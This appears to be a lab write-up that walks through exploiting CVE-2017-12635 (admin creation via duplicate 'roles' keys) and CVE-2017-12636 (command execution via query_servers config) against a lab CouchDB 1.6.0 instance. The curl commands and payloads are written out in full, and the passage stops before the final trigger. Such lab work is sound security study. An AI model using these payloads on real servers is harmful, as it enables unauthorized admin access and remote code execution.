 dungsocool/cve-2017-12635_36
Step-by-step lab demonstrating exploitation of CVE-2017-12635 (privilege escalation) and CVE-2017-12636 (remote code execution) against Apache CouchDB 1.6.0, with risk assessment and remediation guidance.

Starting with what is running in the environment. I list all active containers:
docker ps

Victim exposes a single port: 5984
⇒ I curl directly into it to probe for more information:
curl -i http://192.168.3.137:5984/

Analyzing Response:
Response: HTTP/1.1 200 OK, proving that the service on port 5984 is active and can be accessed directly via HTTP.
Server Header: CouchDB/1.6.0 (Erlang OTP/17) and the JSON body containing "version":"1.6.0" confirm this is Apache CouchDB version 1.6.0.
Attack Surface Assessment:
The CouchDB service is exposed externally via port 5984. This is the default port for the CouchDB HTTP API, allowing database interaction through a REST API.
Version CouchDB 1.6.0 is an old version, prior to the 1.7.1 patch. According to Apache documentation, CouchDB versions in this range are affected by:
roles keys.=> Thinking: From the obtained response, there is sufficient evidence to determine that the victim is running Apache CouchDB 1.6.0 on port 5984. This is an older version associated with the exploit chain of CVE-2017-12635 and CVE-2017-12636. Therefore, a logical exploit path is to first test the authentication state, and then evaluate the potential for privilege escalation or command execution via the CouchDB HTTP API.
CVE-2017-12635 exploits the discrepancy between two JSON parsers in CouchDB. When sending a user document to /_users with two duplicate roles keys, CouchDB uses the second roles key to check the write privileges for the document, but uses the first roles key for the actual permissions of the user after creation. Thus, an attacker sets the first roles to ["_admin"] and the second roles to [] to bypass the validation check, resulting in the created user having administrator privileges.

Based on CouchDB Documentation, CouchDB stores user information in a special database named _users, where each user document has an ID formatted as org.couchdb.user:<username>. Since we need to create a user named hacker, the endpoint used is /_users/org.couchdb.user:hacker. I create a new user and assign them admin privileges to see how the server responds.
curl -X PUT http://192.168.3.137:5984/_users/org.couchdb.user:hacker \
-H "Content-Type: application/json" \
-d '{
"type": "user",
"name": "hacker",
"roles": ["_admin"],
"roles": [],
"password": "password123"
}'

The returned response is true, proving that the user was created successfully. I perform a verification check using the newly created admin credentials: curl -u hacker:password123 http://192.168.3.137:5984/_users. The /_users endpoint is a system database, which by default only admins can read metadata from. If requested by a regular user → 403 Forbidden. The 200 OK response with full DB info confirms that the hacker account indeed has _admin privileges. This aligns perfectly with the CVE-2017-12635 hypothesis on Apache CouchDB 1.6.0.
Summary:
I have successfully verified CVE-2017-12635 on Apache CouchDB 1.6.0. Initially, port 5984 only showed that the CouchDB HTTP API was exposed. After fingerprinting via curl, the response confirmed the service is CouchDB 1.6.0, a version within the vulnerability range of CVE-2017-12635.
Instead of immediately concluding that RCE is possible, I verified the authentication flow step-by-step first. By sending a user document to /_users with two duplicate roles keys, the payload successfully created the user hacker. Following this, the request to /_users via curl -u hacker:password123 returned 200 OK along with system database details, proving the user hacker genuinely holds _admin privileges.
Consequently, once CouchDB admin privileges are acquired, the attack surface expands to CVE-2017-12636, as admins can alter the CouchDB configuration via the HTTP API. This serves as the prerequisite to further evaluate remote code execution capabilities on the server.
⇒ Thinking: Use the newly acquired admin privileges to test OS-level command execution.

According to the Apache CouchDB Documentation, a Query Server is an external process used by CouchDB to process design functions, such as a JavaScript view in the MapReduce mechanism. When a design document declares a "language" field, CouchDB relies on this value to look up the corresponding query server in the query_servers configuration.
If the design document contains "language": "javascript", CouchDB queries the query_servers.javascript configuration to determine which process to spawn to handle the map/reduce function. This is a legitimate CouchDB design, as the CouchDB core does not directly execute all view code within the database engine.
⇒ The issue in CVE-2017-12636 resides in the ability of a CouchDB administrator to modify the server configuration via the HTTP API. Some of these configurations include paths to operating system-level binaries or processes that CouchDB will launch. Therefore, after gaining admin privileges from CVE-2017-12635, an attacker can modify query_servers.<language> to point to an OS command. When triggering a view that uses the corresponding language, CouchDB will spawn the command, resulting in command execution on the server.
Exploitation Flow:
query_servers.cmd via the /_config endpoint."language": "cmd".query_servers.cmd and spawns the configured process.Writing Malicious query_server Configuration
Register a "query server" with an arbitrary name, with the value being the OS command:
curl -X PUT http://hacker:[email protected]:5984/_config/query_servers/cmd \
  -H "Content-Type: application/json" \
  -d '"id 1>/tmp/pwned 2>&1"'
This is the OS command that will be spawned by the CouchDB process.
Triggering Execution — Creating Database and Document
# Create test database
curl -X PUT http://hacker:[email protected]:5984/rcetest

# Create design document with view using language "cmd"
curl -X PUT http://hacker:[email protected]:5984/rcetest/_design/rce \
  -H "Content-Type: application/json" \
  -d '{
    "language": "cmd",
    "views": {
      "myview": {
        "map": "function(doc){}"
      }
    }
  }'
